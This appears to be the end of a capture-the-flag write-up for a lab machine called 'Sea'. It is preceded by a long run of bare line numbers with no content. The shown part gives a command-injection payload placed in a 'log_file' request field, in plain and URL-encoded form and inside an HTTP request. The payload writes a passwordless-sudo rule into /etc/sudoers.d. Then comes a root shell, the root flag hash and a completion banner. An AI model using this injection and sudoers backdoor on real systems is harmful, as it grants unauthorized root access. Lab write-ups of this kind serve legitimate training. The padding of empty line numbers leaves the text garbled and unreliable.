486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

/etc/passwd+&&+echo+"amay+ALL=(ALL)+NOPASSWD:+ALL"+>+/etc/sudoers.d
/amay+#

/etc/passwd+%26%26+echo+"amay+ALL=(ALL)+NOPASSWD:+ALL"+>+/etc/sudo
ers.d/amay+#

```

1 Connection: keep-alive
2 Referer: http://127.0.0.1:20903/
3 Upgrade-Insecure-Requests: 1
4 Sec-Fetch-Dest: document
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-User: ?1
8
9 log_file=/etc/passwd+%26%26+echo+"amay+ALL=( ALL)+NOPASSWD: +ALL"+>+/etc/sudoers.d/amay+#&
  analyze_log=


```

```


amay@sea:~$ sudo -i
root@sea:~# ls
monitoring root.txt scripts
root@sea:~# cat root.txt
9b0a5c423ccec9a2b4cf657461c2e5cf
root@sea:~#

```

Flag root : 9b0a5c423ccec9a2b4cf657461c2e5cf



Sea has been Pwned!

Congratulations  **quockhanh020903**, best of luck in capturing flags ahead!

#7275	21 Dec 2024	30
MACHINE RANK	PWN DATE	POINTS EARNED